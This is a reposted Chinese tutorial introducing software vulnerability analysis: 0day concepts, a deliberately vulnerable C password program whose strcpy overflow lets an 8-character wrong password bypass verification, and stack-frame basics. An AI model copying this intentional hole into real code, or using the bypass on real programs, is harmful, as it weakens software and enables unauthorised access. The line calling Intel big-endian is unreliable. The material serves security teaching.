软件漏洞分析入门

转载

whatday 于 2018-09-23 11:06:48 发布 10165 收藏 29
1 引子

To be the apostrophe which changed “Impossible” into “I’m possible”

—— failwest

凉风有讯，秋月无边。

您是否梦想过能够像电影上演的那样黑进任意一台机器远程操控？您的梦想是否曾经被书店里边满架子的反黑，防毒，擒木马的扫盲书强暴的体无完肤？

从今天开始，准备陆续发一系列关于软件漏洞方面基础知识的帖子，包括软件漏洞的研究价值，研究方法，堆栈利用的基础知识，shellcode的调试方法，漏洞调试方法，漏洞分析，漏洞挖掘，软件安全性测试等等，此外还将介绍一些metasploit架构和fuzz测试方面的入门知识。

软件漏洞分析，利用，发掘是当今安全技术界中流砥柱级别话题，如果您关注过black hat或者defcon之类的顶级安全技术峰会的话，就知道我不是在吹牛了。可惜的是这方面的中文资料很少，偶尔有一篇比较优秀的文章但又不够系统，目前为止也没有形成像破解技术这样的讨论风气，菜鸟们在黑灯瞎火的夜晚瞎折腾，没有交流和指导，兴趣就像被拔了气弥儿芯的车胎，很快就泄气了。

虽然漏洞分析与利用与破解在技术上各有侧重点，但逆向基础是共同的。以我个人的经验，能做crack的朋友只要稍加进修就能入门。就算没有任何汇编基础和逆向经验的朋友也不用担心，因为这个系列的文章将完全面向菜鸟，只要会C语言，跟着文章用ollydbg调试几次连猜带蒙的也应该能够上手。

今天我们暂时不谈堆栈这些技术细节，先让我们从比较宏观的地方着手。

如果您经历过冲击波蠕虫病毒的攻击话，应该明白操作系统出现漏洞时的后果。

漏洞往往是病毒木马入侵计算机的突破口。如果掌握了漏洞的技术细节，能够写出漏洞利用（exploit），往往可以让目标主机执行任意代码。

软件漏洞的技术细节是非常宝贵的资料，尤其是当软件漏洞对应的官方补丁尚未发布时，只有少数攻击者秘密的掌握漏洞及其利用方法，这时往往可以通过漏洞hack任意一台internet上的主机！

这种未被公开的漏洞被称作zero day (0 day)。可以把0day理解成未公开的系统后门。由于0day的特殊性质和价值，使得很多研究者和攻击者投身于漏洞挖掘的行列。一个0day漏洞的资料根据其影响程度的不同，在黑市上可以卖到从几千元到几十万元不等的价钱。因此0day一旦被发现往往会被当作商业机密，甚至军事机密～～～～如果把冲击波蠕虫的shellcode从原先的一分钟倒计时关机改为穷凶极恶的格式化硬盘之类～～～～～那么花一百万买这样一个电子炸弹可比花一百万买一枚导弹来得划算～～～～～～试想一下某天早上起来发现全国的windows系统都被格式化，计算机系统完全瘫痪造成的影响和一颗导弹在城市里炸个坑造成的影响哪个更严重？

在今天这一讲的最后，让我们回顾一下几个可能曾经困惑过您的问题：

我从不运行任何来历不明的软件，为什么还会中病毒？

如果病毒利用重量级的系统漏洞进行传播，您将在劫难逃。因为系统漏洞可以引起计算机被远程控制，更何况传播病毒。横扫世界的冲击波蠕虫，slamer蠕虫等就是这种类型的病毒。
如果服务器软件存在安全漏洞，或者系统中可以被RPC远程调用的函数中存在缓冲区溢出漏洞，攻击者也可以发起“主动”进攻。在这种情况下，您的计算机会轻易沦为所谓的“肉鸡”。

我只是点击了一个URL链接，并没有执行任何其他操作，为什么会中木马？

如果您的浏览器在解析HTML文件时存在缓冲区溢出漏洞，那么攻击者就可以精心构造一个承载着恶意代码的HTML文件，并把其链接发给您。当您点击这种链接时，漏洞被触发从而导致HTML中所承载的恶意代码（shellcod）被执行。这段代码通常是在没有任何提示的情况下去指定的地方下载木马客户端并运行。

此外，第三方软件所加载的ActiveX控件中的漏洞也是被“网马”所经常利用的对象。所以千万不要忽视URL链接。

Word文档、Power Point文档、Excel表格文档并非可执行文件，他们会导致恶意代码的执行吗？

和html文件一样，这类文档本身虽然是数据文件，但是如果Office软件在解析这些数据文件的特定数据结构时存在缓冲区溢出漏洞的话，攻击者就可以通过一个精心构造的word文档来触发并利用漏洞。当您在用office软件打开这个word文档的时候，一段恶意代码可能已经悄无声息的被执行过了。

好，第一讲暂时结束，如果您有兴趣，不妨关注一下这个系列，说不定听完几讲之后会深深的爱上这个门技术。

顺便预告一下本系列讲座的内容：
2_漏洞利用，分析，挖掘概述
3_初级栈溢出A
4_初级栈溢出B
5_自制简单的shellcode
6_初级栈溢出C
7_windows下shellcode的开发
在后面嘛，还没确定下来，大概会给几个真实的windows漏洞调试案例，给大家一起交流

==========

2_初级栈溢出_A

To be the apostrophe which changed “Impossible” into “I’m possible”
—— failwest

今夜月明星稀

本想来点大道理申明下研究思路啥的，看到大家的热情期待，稍微调整一下讲课的顺序。从今天开始，将用3～4次给大家做一下栈溢出的扫盲。

栈溢出的文章网上还是有不少的（其实优秀的也就两三篇），原理也不难，读过基本上就能够明白是怎么回事。本次讲解将主要集中在动手调试方面，更加着重实践。

经过这3～4次的栈溢出扫盲，我们的目标是：

领会栈溢出攻击的基本原理
能够动手调试简易的栈溢出漏洞程序，并能够利用漏洞执行任意代码（最简易的shellcode）

最主要的目的其实是激发大家的学习兴趣——寡人求学若干年，深知没有兴趣是决计没有办法学出名堂来的。

本节课的基本功要求是：会C语言就行（大概能编水仙花数的水平）

我会尽量用最最傻瓜的文字来阐述这些内存中的二进制概念。为了避免一开始涉及太多枯燥的基础知识让您失去了兴趣，我并不提倡从汇编和寄存器开始，也不想用函数和栈开头。我准备用一个自己设计的小例子开始讲解，之后我会以这个例子为基础，逐步加码，让它变得越来越像真实的漏洞攻击。

您需要的就是每天晚上看一篇帖子，然后用十分钟时间照猫画虎的在编译器里把例子跟着走一遍，坚持一个星期之后您就会发现世界真奇妙了。

不懂汇编不是拒绝这门迷人技术的理由——今天的课程就不涉及汇编——并且以后遇到会随时讲解滴

所以如果你懂C语言的话，不许不学，不许说学不会，也不许说难，哈哈

开场白多说了几句，下面是正题。今天我们来一起研究一段暴简单无比的C语言小程序，看看编程中如果不小心出现数组越界将会出现哪些问题，直到这个单元结束您能够用这些数组越界漏洞控制远程主机。

```
#include <stdio.h>
#define PASSWORD "1234567"
int verify_password (char *password)
{
	int authenticated;
	char buffer[8];  // add local buff to be overflowed
	authenticated=strcmp(password,PASSWORD);
	strcpy(buffer,password);  //over flowed here!
	return authenticated;
}
main()
{
	int valid_flag=0;
	char password[1024];
	while(1)
	{
		printf("please input password:	");
		scanf("%s",password);
		valid_flag = verify_password(password);
		if(valid_flag)
		{
			printf("incorrect password!\n\n");
		}
		else
		{
			printf("Congratulation! You have passed the verification!\n");
			break;
		}
	}
```

}

对于这几行乱简单无比的程序，我还是稍作解释。
程序运行后将提示输入密码
用户输入的密码将被程序与宏定义中的“1234567”比较
密码错误，提示验证错误，并提示用户重新输入
密码正确，提示正确，程序退出（真够傻瓜的语言）


所谓的漏洞在于verify_password（）函数中的strcpy(buffer,password)调用。
由于程序将把用户输入的字符串原封不动的复制到verify_password函数的局部数组char buffer[8]中，但用户的字符串可能大于8个字符。当用户输入大于8个字符的缓冲区尺寸时，缓冲区就会被撑暴——即所谓的缓冲区溢出漏洞。

缓冲区给撑暴了又怎么样？大不了程序崩溃么，有什么了不起！

此话不然，如果只是导致程序崩溃就不用我在这里浪费大家时间了。根据缓冲区溢出发生的具体情况，巧妙的填充缓冲区不但可以避免崩溃，还能影响到程序的执行流程，甚至让程序去执行缓冲区里的代码。

今天我们先玩一个最简单的。函数verify_password（）里边申请了两个局部变量
int authenticated;
char buffer[8];

当verify_password被调用时，系统会给它分配一片连续的内存空间，这两个变量就分布在那里（实际上就叫函数栈帧，我们后面会详细讲解），如下图



变量和变量紧紧的挨着。为什么紧挨着？当然不是他俩关系好，省空间啊，好傻瓜的问题，笑：）


用户输入的字符串将拷贝进buffer[8]，从示意图中可以看到，如果我们输入的字符超过7个（注意有串截断符也算一个），那么超出的部分将破坏掉与它紧邻着的authenticated变量的内容！

在复习一下程序，authenticated变量实际上是一个标志变量，其值将决定着程序进入错误重输的流程（非0）还是密码正确的流程（0）。

下面是比较有趣的部分：
当密码不是宏定义的1234567时，字符串比较将返回1或-1（这里只讨论1，结尾的时候会谈下-1的情况）
由于intel是所谓的大顶机，其实就是内存中的数据按照4字节（DWORD）逆序存储，所以authenticated为1时，内存中存的是0x01000000
如果我们输入包含8个字符的错误密码，如“qqqqqqqq”，那么字符串截断符0x00将写入authenticated变量
这溢出数组的一个字节0x00将恰好把逆序存放的authenticated变量改为0x00000000。
函数返回，main函数中一看authenticated是0，就会欢天喜地的告诉你，oh yeah 密码正确！这样，我们就用错误的密码得到了正确密码的运行效果

下面用5分钟实验一下这里的分析吧。将代码用VC6.0编译链接，生成可执行文件。注意，是VC6.0或者更早的编译器，不是7.0，不是8.0，不是.net，不是VS2003，不是VS2005。为什么，其实不是高级的编译器不能搞，是比较难搞，它们有特殊的GS编译选项，为了不给咱们扫盲班增加负担，所以暂时飘过，用6.0！

按照程序的设计思路，只有输入了正确的密码”1234567”之后才能通过验证。程序运行情况如下：



要是输入几十个字符的长串，应该会崩溃。多少个字符会崩溃？为什么？卖个关子，下节课慢慢讲。现在来个8个字符的密码试下：

注意为什么01234567不行？因为字符串大小的比较是按字典序来的，所以这个串小于“1234567”，authenticated的值是-1，在内存里将按照补码存负数，所以实际村的不是0x01000000而是0xffffffff。那么字符串截断后符0x00淹没后，变成0x00ffffff，还是非0，所以没有进入正确分支。

总结一下，由于编程的粗心，有可能造成程序中出现缓冲区溢出的缺陷。

这种缺陷大多数情况下会导致崩溃，但是结合内存中的具体情况，如果精心构造缓冲区的话，是有可能让程序

作出设计人员根本意向不到的事情的

本节只是用一个字节淹没了邻接变量，导致了程序进入密码正确的处理流程，使设计的验证功能失效。

其实作为cracker，大家可能会说这有什么难的，我可以说出一堆方法做到这一点：
直接查看PE，找出宏定义中的密码值，得到正确密码
反汇编PE，找到爆破点,JZ JNZ的或者TEST EAX,EAX变XOR EAX,EAX的在分支处改它一个字节
……

但是今天介绍的这种方法与crack的方法有一个非常重要的区别，非常非常重要～～

就是～～～我们是在程序允许的情况下，用合法的输入数据（对于程序来说）得到了非法的执行效果（对于程序员来说）——这是hack与crack之间的一个重要区别，因为大多数情况下hack是没有办法直接修改PE的，他们只能通过影响输入来影响程序的流程，这将使hack受到很多限制，从某种程度上讲也更加困难。这个区别将在后面几讲中得到深化，并被我不断强调。

好了，今天的扫盲课程暂时结束，作为栈溢出的开场白，希望这个自制的漏洞程序能够给您带来一点点帮助。

==========

第3讲 初级栈溢出B

To be the apostrophe which changed “Impossible” into “I’m possible”
—— failwest

小荷才露尖尖角

扫盲班第三讲开课啦！
上节课我们用越过数组边界的一个字节把邻接的标志变量修改成0，从而突破了密码验证程序。您实验成功了吗？没有的话回去做完实验在来听今天的课！

有几个同学反映编译器的问题，我还是建议用VC6.0，因为它build出来的PE最适合初学者领会概念。而且这门课动手很重要，基本上我的实验指导都是按VC6.0来写的，用别的build出来要是有点出入，实验不成功的话会损失学习积极性滴——实验获得的成就感是学习最好的动力。

另外在回帖中已经看到不少同学问了一些不错的问题：
如果变量之间没有相邻怎么办？
如果有一个编译器楞要把authenticated变量放在buffer[8]数组前边咋办？

今天的课程将部分回答这些问题。

今天基本没有程序和调试（下一讲将重新回归实践），主要是一些理论知识的补充。听课的对象是只用C语言编过水仙花数的同学。如果你不是这样的同学，可以飘过本讲，否则你会说我罗嗦滴像唐僧～～～～我的目标就是一定要让你弄明白，不管多罗嗦，多俗气，多傻瓜的方法，呵呵

找工作滴同学也可以看看这部分，很可能会对面试有帮助呦。根据我个人无数次的面试经验，会有很多考官饶有兴趣的问你学校课本上从来不讲的东东，比如堆和栈的区别，什么样的变量在栈里，函数调用是怎么实现的，参数入栈顺序，函数调用时参数的值传递、地址传递的原理之类。学完本节内容，您将对高级语言的执行原理有一个比较深入的认识。

此外，这节课会对后面将反复用到的一些寄存器，指令进行扫盲。不要怕，就几个，保管你能弄懂。

最后，上次提意见说图少的同学注意了，这节课的配套图示那叫一个多啊。

所以还是那句话，不许不学，不许学不会，不许说难，呵呵

我们开始吧！

根据不同的操作系统，一个进程可能被分配到不同的内存区域去执行。但是不管什么样的操作系统、什么样的计算机架构，进程使用的内存都可以按照功能大致分成以下四个部分：

代码区：这个区域存储着被装入执行的二进制机器代码，处理器会到这个区域来取指并执行。
数据区：用于存储全局变量等。
堆区：进程可以在堆区动态的请求一定大小的内存，并在用完之后归还给堆区。动态分配和回收是堆区的特点
栈区：用于动态的存储函数之间的调用关系，以保证被调用函数在返回时恢复到母函数中继续执行

注意：这种简单的内存划分方式是为了让您能够更容易地理解程序的运行机制。《深入理解计算机系统》一书中有更详细的关于内存使用的论述，如果您对这部分知识有兴趣，可以参考之

在windows平台下，高级语言写出的程序经过编译链接，最终会变成各位同学最熟悉不过的PE文件。当PE文件被装载运行后，就成了所谓的进程。




图1

如果把计算机看成一个有条不紊的工厂的话，那么可以简单的看成是这样组织起来的：

CPU是完成工作的工人；
数据区，堆区，栈区等则是用来存放原料，半成品，成品等各种东西的场所；
存在代码区的指令则告诉CPU要做什么，怎么做，到哪里去领原材料，用什么工具来做，做完以后把成品放到哪个货舱去；
值得一提的是，栈除了扮演存放原料，半成品的仓库之外，它还是车间调度主任的办公室。

程序中所使用的缓冲区可以是堆区、栈区、甚至存放静态变量的数据区。缓冲区溢出的利用方法和缓冲区到底属于上面哪个内存区域密不可分，本讲座主要介绍在系统栈中发生溢出的情形。堆中的溢出稍微复杂点，我会考虑在中级班中给予介绍

以下内容针对正常情况下的大学本科二年级计算机水平或者计算机二级水平的读者，明白栈的飘过即可。

从计算机科学的角度来看，栈指的是一种数据结构，是一种先进后出的数据表。栈的最常见操作有两种：压栈(PUSH)，弹栈(POP)；用于标识栈的属性也有两个：栈顶(TOP)，栈底（BASE）

可以把栈想象成一摞扑克牌：

PUSH：为栈增加一个元素的操作叫做PUSH，相当于给这摞扑克牌的最上面再放上一张；
POP：从栈中取出一个元素的操作叫做POP，相当于从这摞扑克牌取出最上面的一张；

TOP：标识栈顶位置，并且是动态变化的。每做一次PUSH操作，它都会自增1；相反每做一次POP操作，它会自减1。栈顶元素相当于扑克牌最上面一张，只有这张牌的花色是当前可以看到的。
BASE：标识栈底位置，它记录着扑克牌最下面一张的位置。BASE用于防止栈空后继续弹栈，（牌发完时就不能再去揭牌了）。很明显，一般情况下BASE是不会变动的。

内存的栈区实际上指的就是系统栈。系统栈由系统自动维护，它用于实现高级语言中函数的调用。对于类似C语言这样的高级语言，系统栈的PUSH，POP等堆栈平衡细节是透明的。一般说来，只有在使用汇编语言开发程序的时候，才需要和它直接打交道。

注意：系统栈在其他文献中可能曾被叫做运行栈，调用栈等。如果不加特别说明，我们这里说的栈都是指系统栈这个概念，请您注意与求解“八皇后”问题时在自己在程序中实现的数据结构区分开来。

我们下面就来探究一下高级语言中函数的调用和递归等性质是怎样通过系统栈巧妙实现的。请看如下代码：

```
int      func_B(int arg_B1, int arg_B2)
{
    int var_B1, var_B2;
    var_B1=arg_B1+arg_B2;
    var_B2=arg_B1-arg_B2;
    return var_B1*var_B2;
}

int      func_A(int arg_A1, int arg_A2)
{
    int var_A;
    var_A = func_B(arg_A1,arg_A2) + arg_A1 ;
    return var_A;
```

```
}

int main(int argc, char **argv, char **envp)
{
	int var_main;
	var_main=func_A(4,3);
	return var_main;
}
```

这段代码经过编译器编译后，各个函数对应的机器指令在代码区中可能是这样分布的：




图2

根据操作系统的不同、编译器和编译选项的不同，同一文件不同函数的代码在内存代码区中的分布可能相邻也可能相离甚远；可能先后有序也可能无序；但他们都在同一个PE文件的代码所映射的一个“区”里。这里可以简单的把它们在内存代码区中的分布位置理解成是散乱无关的。

当CPU在执行调用func_A函数的时候，会从代码区中main函数对应的机器指令的区域跳转到func_A函数对应的机器指令区域，在那里取指并执行；当func_A函数执行完闭，需要返回的时候，又会跳回到main函数对应的指令区域，紧接着调用func_A后面的指令继续执行main函数的代码。在这个过程中，CPU的取指轨迹如下图所示：




图3

那么CPU是怎么知道要去func_A的代码区取指，在执行完func_A后又是怎么知道跳回到main函数（而不是func_B的代码区）的呢？这些跳转地址我们在C语言中并没有直接说明，CPU是从哪里获得这些函数的调用及返回的信息的呢？

原来，这些代码区中精确的跳转都是在与系统栈巧妙地配合过程中完成的。当函数被调用时，系统栈会为这个函数开辟一个新的栈帧，并把它压入栈中。这个栈帧中的内存空间被它所属的函数独占，正常情况下是不会和别的函数共享的。当函数返回时，系统栈会弹出该函数所对应的栈帧。




图4

如图所示，在函数调用的过程中，伴随的系统栈中的操作如下：

在main函数调用func_A的时候，首先在自己的栈帧中压入函数返回地址，然后为func_A创建新栈帧并压入系统栈

在func_A调用func_B的时候，同样先在自己的栈帧中压入函数返回地址，然后为func_B创建新栈帧并压入系统栈

在func_B返回时，func_B的栈帧被弹出系统栈，func_A栈帧中的返回地址被“露”在栈顶，此时处理器按照这个返回地址重新跳到func_A代码区中执行

在func_A返回时，func_A的栈帧被弹出系统栈，main函数栈帧中的返回地址被“露”在栈顶，此时处理器按照这个返回地址跳到main函数代码区中执行


注意：在实际运行中，main函数并不是第一个被调用的函数，程序被装入内存前还有一些其他操作，上图只是栈在函数调用过程中所起作用的示意图

每一个函数独占自己的栈帧空间。当前正在运行的函数的栈帧总是在栈顶。WIN32系统提供两个特殊的寄存器用于标识位于系统栈栈顶的栈帧：

ESP：栈指针寄存器(extended stack pointer)，其内存放着一个指针，该指针永远指向系统栈最上面一个栈帧的栈顶

EBP：基址指针寄存器(extended base pointer)，其内存放着一个指针，该指针永远指向系统栈最上面一个栈帧的底部

寄存器对栈帧的标识作用如下图所示：



